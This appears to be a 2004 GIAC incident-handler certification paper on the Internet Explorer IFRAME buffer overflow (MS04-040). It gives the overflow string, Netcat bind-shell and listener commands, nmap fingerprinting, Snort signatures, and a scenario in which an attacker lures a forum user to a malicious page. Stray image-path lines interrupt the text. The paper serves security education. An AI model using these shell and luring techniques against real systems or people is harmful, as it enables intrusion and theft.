Global Information Assurance Certification Paper

Internet Explorer HTML Elements BoF Vulnerability

Stephen Sims
GIAC Certified Incident Handler
Version 4, Option 1
December 21, 2004
SANS Fire, Monterey, CA
Instructor: Ed Skoudis

Table of Contents

Part One: Statement of Purpose

This paper will walk through the HTML Elements Vulnerability, also known as the IFRAME Vulnerability found in Microsoft Internet Explorer, which became public knowledge in October 2004.

This vulnerability is considered to be extremely critical due to the simplicity of the code and the knowledge needed to execute the code. The exploit allows for remote code execution when a user visits a malicious web page. This remote code execution will typically result in the execution of a command line window to the attacker. The exploit has been appearing on false web pages, in e-mail spam with embedded HTML and on popular websites in the form of banner ads. A compromised system may allow the attacker to have the same system privileges as the user.

The first section of this paper will walk through the methods used to successfully exploit the HTML Elements vulnerability. We will gain remote shell access and expose the affected operating systems, software and protocols. We will then list the ways to mitigate the risk to your systems, including patches, upgrades and services to disable. The exploit code and the signatures to detect it are outlined at various points throughout the paper.

The next section will detail the stages of the attack process. These stages include Reconnaissance, Scanning, Exploiting the System, Keeping Access and Covering the Tracks. Since the version of code used contains a win32 bind shell payload, an attacker must find a way to determine which users have visited their malicious page in order successfully gain access. This will be addressed in detail throughout the section. The attack process for this exploit requires a various levels of social engineering to gain access to the desired systems. Social engineering is the process of using manipulation and other psychological tactics to acquire information otherwise not granted or access to restricted areas.

The last section of this paper will walk through the six phases of the incident handling process as encouraged by The SANS Institute. These phases include Preparation, Identification, Containment, Eradication, Recovery and Lessons Learned. Each Information Security department must have a solid plan intact to handle any type of systems or network compromise. The incident handling process will both protect you from known vulnerabilities and prepare you on how to handle new threats appropriately. Management and executive support is crucial to the success of this team.

Part Two: The Exploit

2.1 Exploit Name

Name: MS IE IFRAME Vulnerability or the HTML Elements Vulnerability

Microsoft Security Bulletin: MS04-040
http://www.microsoft.com/technet/security/bulletin/ms04-040.mspx

Microsoft Security Bulletin: MS04-038
http://www.microsoft.com/technet/security/bulletin/MS04-038.mspx

CVE#: CAN-2004-1050
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1050

CERT: VU#842160
http://www.kb.cert.org/vuls/id/842160

Secunia Advisory: SA12959
http://secunia.com/advisories/12959/

2.2 Affected Operating Systems and Components

Below are the affected software versions and components as described on the Microsoft Security Bulletin MS04-040. [1]

Affected Software:

- Microsoft Windows NT Server 4.0 Service Pack 6a
- Windows NT Server 4.0 Terminal Server Edition Service Pack 6
- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
- Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1
- Microsoft Windows 98, Microsoft Windows 98 Second Edition (SE), and Microsoft Windows Millennium Edition (Me)

[1] MS TechNet, 12, 2004

Non-Affected Software:

- Microsoft Windows XP Service Pack 2
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-Bit Edition

Affected Components:

- Internet Explorer 6 Service Pack 1 on Microsoft Windows 2000 Service Pack 3, on Microsoft Windows 2000 Service Pack 4, or on Microsoft Windows XP Service Pack 1: Download the update
- Internet Explorer 6 Service Pack 1 on Microsoft Windows NT Server 4.0 Service Pack 6a, on Microsoft Windows NT Server 4.0 Terminal Service Edition Service Pack 6, on Microsoft Windows 98, on Microsoft Windows 98 SE, or on Microsoft Windows Me: Download the update
- Internet Explorer 6 for Windows XP Service Pack 1 (64-Bit Edition): Download the update

Non-Affected Components:

- Internet Explorer 5.01 Service Pack 3 on Windows 2000 SP3
- Internet Explorer 5.01 Service Pack 4 on Windows 2000 SP4
- Internet Explorer 5.5 Service Pack 2 on Windows Millennium Edition (Me)
- Internet Explorer 6 for Windows Server 2003
- Internet Explorer 6 for Windows Server 2003 64-Bit Edition and Windows XP 64-Bit Edition Version 2003
- Internet Explorer 6 for Windows XP Service Pack 2

2.3 Protocols and Services

The IFRAME Vulnerability affects computers running an aforementioned version of Microsoft Internet Explorer while connecting via Hyper Text Transfer Protocol (HTTP) to a malicious Hyper Text Markup Language (HTML) page. The vulnerability is subject to a heap-based buffer overflow in where the attacker will be able to remotely execute code. The buffer overflow is run when Internet Explorer mishandles the SRC (Source) and Name attributes of EMBED, FRAME, and IFRAME elements. Below is a snippet of code to overrun the buffer:

"IFRAME SRC=file://BBBBBB…… NAME="CCCCCC….."

The following quote is a verbal explanation I received from a technical support representative at Microsoft, "This root cause of this problem is due to buffer overflow in a C Runtime function that was used for a string copy of the frame


name in SHDOCVW."[2] SHDOCVW is Dynamic-Link Library (DLL) file that handles the IFRAME, FRAME and EMBED HTML tags. Using commands such as "strcpy" will copy a string into memory without performing bounds checking. With the IFrame exploit, the string copy command will attempt to copy the Frame "NAME="CCCCCC…" without performing the bounds checking and in turn overrunning the buffer. There is an embedded javascript in the exploit that creates a large number of NOP slides to increase the chances of executing the shellcode. The NOP Slides contain "%U0D0D%U0D0D" in an effort to increase the chances of executing the code. NOP slides with Javascript are slightly different from the standard-type 0x90 Intel Non-Op instructions. Javascript allows for the command "unescape" which translates two and four digit hexadecimal escape string arguments and replaces them with their character equivalent. For example, "%20" will insert a space character. Another example would be, "%21%20FIRE%20%21" would output as, "! FIRE !," where %21 is the hexadecimal form for an exclamation point in ASCII. The hex "%0D0D" which is included in the Internet Exploiter code translates into a "□" or a space. The exploit will set the eax register to 0x0D0D0D0D causing the instruction to jump into the NOP slide range and execute the code.

Let's look at a high-level view of the basics on a buffer overflow attack. This topic has been discussed and written about many times and it becomes difficult to summarize with any original verbiage. The most comprehensive paper to date on Buffer Overflows I have found is titled "Smashing the Stack for Fun and Profit"[3] and was written by "Aleph One." This reading is available at www.insecure.org/stf/smash**stack**.txt.

2.4 Buffer Overflow

A Buffer Overflow at a very basic level is taking advantage of a program that does not adequately parse user input by cramming in more data than a field or input box has been created to handle. An attacker will attempt to overflow the buffer and overwrite the return pointer with a new return pointer. This new return pointer will then point back into the stack where the attacker's executable code resides. This code will typically execute a command prompt on the attackers screen. It is difficult to guess exactly where the return pointer should point in memory to execute your code. Non-Operation (NOP) Sledding can help with this challenge. By entering in Non-Operation (NOP) commands into the buffer that matches the processor (0x90 for Intel), you can have a better chance in executing your code. NOP slides or sledding is the process of inserting a long series of null processor instructions into memory to greaten the chances of code execution during a buffer overflow. NOP sledding is typically noticed by IDS sensors. The diagram below shows a commonly depicted illustration of a good memory stack and an exploited memory stack.

[2] Microsoft, 2004
[3] Aleph One, November 1996



Many attackers will use a buffer overflow to execute commands such as Trivial File Transfer Protocol (TFTP) to connect to a device on the Internet, get a copy of a backdoor program such as Netcat and listen on a specific port to spawn a shell. This is a very common method used today. Buffer Overflow exploits such as MS-RPC-DCOM are still commonly performed today by script kiddies. Although not the intention, tools such as the "Metasploit Framework" http://www.metasploit.com allow an attacker to choose an exploit, enter in the source and destination targets, select a valid payload and break into a system. Script kiddies love tools such as this on as they typically lack the knowledge to write to exploit code themselves. The title "Hacker" is considered prestigious by some and requires a strong knowledge of programming. The script kiddies will then take the hacker's exploit code and begin terrorizing the Internet. The payload for most Microsoft-based attacks will be either a win32_bind or a win32_reverse. A win32_bind will allow the attacker to connect back to the system on the TCP/UDP port opened by the shellcode included in the buffer overflow. A win32_reverse will actually shovel a shell out to the attacker on a port specified in the shellcode. Following a successful buffer overflow, the attacker can TFTP to a host containing a backdoor program and install it. Once installed, the attacker will be able to add and remove files to and from the target system as long as the backdoor program exists.

The code used in the "Internet Exploiter" exploit by Berend-Jan Wever and Skylined binds a shell to TCP port 28876. You may then use Netcat to connect to the target machine on the listening port by using the "nc X.X.X.X 28876" command. The exploit code is included in the "Extras" section of this paper. I had not yet seen a win32_reverse version of the shellcode prior to the time of this paper's inception.

Netcat is a very powerful tool to move data to and from devices over any selected port, either UDP or TCP. You can download the latest copy from the official GNU Netcat site at http://netcat.sourceforge.net/. You would typically set up one device to be a "Listener" and define that device to listen on a specific TCP or UDP port. That device would be considered the Netcat Server. When the Netcat client makes a connection to the destination address and port of the server, the instructions given to the listener will be executed. For example, if a user defines "nc –l –p 8888 –e cmd.exe" on a Netcat server, it will execute a command prompt or shell when the Netcat client connects to the specified port. You can also set up the listener to send a file when the client connects to the specific port. Even more interesting, you can set up a batch job or windows scheduler to shovel shell from the client out to the server at a specific time. Performing this on TCP port 80 could look like regular HTTP traffic and possibly bypass firewall and proxy detection if the application layer is not verified as part of its security process.

2.5 Signatures


This exploit does not have specific logs and signatures left on the web server or the compromised system. In fact, the exploit can be sent via an HTML enabled e-mail. If you can trick a user into opening an HTML-enabled e-mail with the malicious code, their system will be subject to the exploit in the same manner as visiting a malicious web page. The snort signatures below are the latest that have been publicly released up to this point. They do not pick up all of the variations of the exploit, but do pick up the original release.

Snort Signature:
http://www.bleedingsnort.com/cgi-bin/viewcvs.cgi/Stable/EXPLOIT_IE_Vulnerabilities?rev=1.23&content-type=text/vnd.viewcvs-markup

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (
msg:"BLEEDING-EDGE EXPLOIT IE IFRAME Exploit";
pcre:"/(EMBED|FRAME|SRC)\s=\s*["']*?(file|http)\://\w{578}|/W{578}/im";*
pcre:"/(EMBED|FRAME|SRC|NAME)\s=\s*["']\w{2086}|\W{2086}/im";*
content:"\IFRAME"; nocase; flow:from_server,established; sid:2001401; rev:9;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"BLEEDING-EDGE IFRAME ExecCommand vulnerability";
content:"<IFRAME"; nocase;
pcre:"/SRC[\s]=[\s]*["']*[\x09\x0a\x0b\x0c\x0d]*f[\x09\x0a\x0b\x0c\x0d]*i[\x09\x0a*
*\x0b\x0c\x0d]*l[\x09\x0a\x0b\x0c\x0d]*e[\x09\x0a\x0b\x0c\x0d]*\:/Ri";*
reference:url,www.securiteam.com/exploits/3D5Q4RFPPK.html; classtype:misc-activity; flow:from_server,established; sid:2001095; rev:2;)

The signatures will check all passing data for specific keywords and code. You can see the keywords for IFRAME, FRAME, EMBED and others in the examples above. Other ways to detect the exploit include monitoring your active connections using netstat commands. When performing a *netstat –na* command after the vulnerable system visits a web page with the malicious code, the following is the output:



Proxy filters should be set up to block access to known malicious websites. There has recently been an increase in exploits using banner ads. The LURHQ Threat Intelligence Group released a very informative page on this topic. "Well known adware trojan's such as Virtumonde and Trojan.Agent.EC are using the IFrame vulnerability to hijack the browsers of a victim and force them to display popup ads."[4] The Bofra Worm is commonly seen exploiting the IFRAME weakness. Bofra is a variant of the MyDoom worm, which acts as a mass-mailer. Bofra has been found to exploit a system through an activated link in an e-mail, open a range of ports to allow remote access, and to download a large number of adware that causes unwanted popup ads to appear.[5]

[4] LURHQ, November 2004
[5] Sachs, November 2004

Part Three: Stages of the Attack Process

Many of the techniques used while performing the attack process and the incident handling phases were learned during the SANS Track 4 class, instructed by Ed Skoudis. The books distributed as part of the class were highly consulted as a resource for the remaining sections of this paper, as were notes from the course. I would like to take this opportunity to express my appreciation for the amount knowledge gained through instruction from Ed Skoudis and Eric Cole and to give credit for some of the ideas and information used in this paper. The attack process is for some, the most interesting area in information security. Only by understanding how attacks work can you truly be prepared to protect a business or home network against them. Using a staged approach to the attack process can help discern the differences between them and add structure to the attack itself.

3.1 Reconnaissance

The Reconnaissance stage is when the attacker will attempt to learn as much information as possible about a target without the targets knowledge. The goal is to learn about a targets way of business and their public and personal identity. The HTML Vulnerabilities Exploit is a bit different from a typical reconnaissance mission.

In the most common scenario, an attacker would use many tools to identify as much as possible about a target. Some of these tools include the following. A WHOIS database, available publicly on databases like InterNic, contains a large amount of information about a company or website including names, phone numbers and addresses. WHOIS also gives authoritative DNS server IP addresses that are associated with the target. Sites such as the American Registry for Internet Numbers (ARIN) contain IP address assignments for companies and personal users. NSLookup's or host/dig commands can tell an attacker a lot about the IP addresses that are active on a network. DNS Zone Transfers allow you to gather all known records of a domain using your DNS server.

Corporate websites often contain much information such as phone numbers, addresses, employee names and e-mail addresses. The name portion of an e-mail address is often the users login ID for various systems. This can help when attempting to perform password cracking. The popular search engine Google is a big attacker tool for reconnaissance. There are even books dedicated the topic. There are many undocumented Google search commands found in these books. For example, there are phone number searches such as "bphonebook:" for business numbers and "rphonebook:" for residential numbers. Other

undocumented commands for Google searches include “site:” to search for the keywords on a specific site and “link:” to show all sites linked to a specific site.

With the HTML Elements Vulnerability, an attacker must think differently. First, we must decide what our goal is. The goal in this scenario is to get the victim running a vulnerable version of Internet Explorer to visit a web page containing the malicious code. My options are either to send an HTML enabled e-mail to the victim or to trick the victim into visiting my web page. In my scenario, I had the victim machine visit my web page with the expectation that I can retrieve the logs containing its IP address in my web server.

To make the exercise more realistic and to qualify the reconnaissance stage I would like to create a false motive. A user of the site http://www.craigslist.org has been offending the attacker by posting negative comments on the sites message boards. Upset by this, the attacker wishes to compromise the user’s system to steal his/her personal data and to sabotage their computer. During this phase of the exploit process, the attacker is hoping to obtain the IP address of the victim. To obtain this information the attacker creates a posting including a URL to the page http://www.sslmusic.com/iframe.html that includes the malicious code. The attacker simply places negative comments about the victim onto the public forum to arouse the victim’s curiosity. By luring the victim into visiting the rogue web page, the attacker was able to capture the victim’s IP address in the web server logs as shown below.

192-168-0-113.sympel.com - - [10/Dec/2004:22:38:51 -0500] "GET /iframe.html HTTP/1.1" 200 7484 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)"

At this point, the attacker has both captured the victim’s IP address and possibly compromised the system with the HTML Elements Vulnerability. The actual exploit will be covered in the “Exploiting the System” stage. The first objective is to retrieve the IP address, which was successful. Other reconnaissance techniques for this attack can now be performed. By visiting the American Registry for Internet Numbers (ARIN) at http://www.arin.net/, the attacker can enter in the victim’s IP address and possibly learn more information about his/her network. Below is a sanitized output taken from ARIN:

```
CustName:    John Doe
Address:     303 2nd ST 650N
City:        San Francisco
StateProv:   CA
PostalCode:  94107
Country:     US
RegDate:     1999-05-15
Updated:     1999-05-15

NetRange:    X.X.X.X - X.X.X.X
CIDR:        X.X.X.X/29
NetName:     PBI-CUSTNET-8569
```

```
NetHandle:   NET-X-X-X-X
Parent:      NET-X-X-X-X
NetType:     Reassigned
Comment:
RegDate:     1999-05-15
Updated:     1999-05-15
```

With this new information, we now see that the user has a /29 network. There may now be more systems that can be attacked with various other exploits. This output sometimes includes addresses and other personal information. If you have been assigned a static IP address from an Internet Service Provider (ISP), you are likely listed in the database.


3.2 Scanning


The scanning phase is the process of checking against a target for known vulnerabilities. An analogy would be to walk around a building, checking all windows and doors to see if any are unlocked, or if there is any way in. Since we have the victim's IP address, we are ready to begin this stage.

Common scanning tools include war drivers such as NetStumbler to search for wireless access points and port scanners such as NMAP. War Driving is the process of discovering wireless networks and attempting to obtain access to a wireless network. Most Wireless Access Points (WAP)'s will respond to a beacon request with their Services Set Identifier (SSID). The SSID is the name of the Wireless Local Area Network (WLAN). Tools such as NetStumbler for Windows and Wellenreiter for Linux are common war driving tools. Wireless sniffers such as WildPackets are also available to sniff wireless data. An attacker performing War Driving is typically searching for a network without Wireless Encryption Protocol (WEP) enabled. WEP will require that a user attempting to gain access to a wireless network have a key. The key is used to encrypt the data, protecting the network. However, WEP does not fully protect you as tools such as Airsnort allow you to actually crack WEP keys in a matter of hours. Combining WEP with other tactics such as MAC address security and Virtual Private Network (VPN) authentication will increase the overall security of the wireless network.


NMAP is typically used to run a ping sweep against a network to see who responds. After a system responds, an attacker will run a port scan on that machine to see what ports and services are open. NMAP will also perform 3-Way handshake scans, Syn Scans, Ack Scans, Fin Scans, and others. It also offers support for Idle Scanning. One type of Idle Scanning is designed to frame a victim's computer as the source of the scan. The first step is to send the machine to be framed a SYN packet. When the SYN-ACK packet comes back to the attacker, the attacker will analyze the IP Identification field in the header. Most IP ID fields are predictable and only increment by one when not being used during a fragmented packet. IP ID fields are usually only used when packets are to be

fragmented due to their large size. An attacker can then send the target machine a SYN packet on a particular port with a spoofed source address of the framed machine. The target machine will respond to the framed machine with a SYN ACK packet if it is listening on that port, incrementing the IP ID field by X+1. The attacker will then send a SYN packet to the framed machine. If the framed machine responds back with an IP ID value of X+2, that means the scanned port on the target machine is listening on the requested port. If the IP ID value is only X+1, the port is not listening. This concept is illustrated in the following diagrams recreated in a similar format of that from the SANS Track 4 materials:





For the HTML Elements Vulnerability, I will use the vulnerability scanner NeWT. NeWT is the Windows ported version of the Nessus tool. “NeWT stands for 'Nessus Windows Technology' and is a stand-alone vulnerability scanner. NeWT is a complete network vulnerability scanner which includes high-speed checks for more than 4000 of the most commonly updated vulnerabilities.”[6] Vulnerability scanners allow an attacker or security engineer to test a system for security holes and other vulnerabilities. They scan a system to check for open ports and perform some of the same steps an attacker would, using known exploits and security holes. Below is a sample of the output given by NeWT after the victim’s computer was scanned:



From the results of the vulnerability scan, we learned that the target system seemed to be patched with the most recent Microsoft patches. We were however, able to learn the target computer’s name and the open ports with their associated descriptions. In an effort to further identify the victim’s operating system, I decided to run NMAP to perform OS Fingerprinting. OS Fingerprinting is the process of identifying the operating system a device is running by


[6] Tenable, 2004

analyzing different unique values within an IP Header. Below is the command used to perform a standard TCP-connect port scan with OS Fingerprinting.


nmap -sT -O -v –p 28876 192.168.0.113

The "-sT" is the argument for performing a TCP connect scan, the "-O" is to perform OS Fingerprinting, the "-p 28876" will check the specific port and the "-v" is to run in verbose mode.

Below is the output received:



We now learn that TCP port 28876 is open and we get the MAC address of the target system. The OS Fingerprinting was unable to determine the specific operating system. We learned only that the operating system is Windows. Let us not give up yet on determining the operating system of the target yet. When using Metasploit V2.2, some of the exploits will identify the operating system of the target system. Below is the output when attempting to run the Microsoft LSASS Buffer Overflow on the victim:



We already knew that the victim's system would be patched against this attack, but we are now able to learn that the target system is running Windows XP. All of the data acquired through the reconnaissance and scanning phases will be of use when compromising the target system. Understanding all of the open ports and services running will make it easier when attempting to connect to the host and perform various exploit techniques. Other tools such as ENUM, written by Jordan Ritter and available at http://www.darkridge.com/~jpr5/code.shtml, can provide information such as the share list of a target, group and member lists and other useful features.

3.3 Exploiting the System

The Exploit stage of an attack is where the system compromise actually occurs. Since part of the Reconnaissance stage was to lure the victim onto my malicious web page, part of this phase has already begun. Let us briefly recap the process of exploiting the target system with the HTML Elements Vulnerability as discussed earlier in the paper.

The IFRAME Vulnerability affects computers running an aforementioned version of Microsoft Internet Explorer while connecting via Hyper Text Transfer Protocol (HTTP) to a malicious Hyper Text Markup Language (HTML) page. The vulnerability is subject to a heap-based buffer overflow in where the attacker will be able to remotely execute code. The buffer overflow is run when Internet Explorer mishandles the SRC (Source) and Name attributes of EMBED, FRAME, and IFRAME elements.

So far, we know what the vulnerability is and how the exploit code takes advantage of it. TCP port 28876 has been confirmed to be listening for incoming connections during the Scanning stage. The next step is to attempt to connect to the target system to gain shell access. The shellcode specifies that, "cmd.exe" be executed when a remote user connects to the listening port.

We will use Netcat to remotely connect to the target system. As previously discussed, Netcat allows you to add and remove data around on a selected port. The "Internet Exploiter" exploit will by default, set up the target system as the Netcat server. Now we must connect to TCP port 28876 as a Netcat client. Below is the result:

```
C:\TFTP-Root>nc 192.168.0.113 28876
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

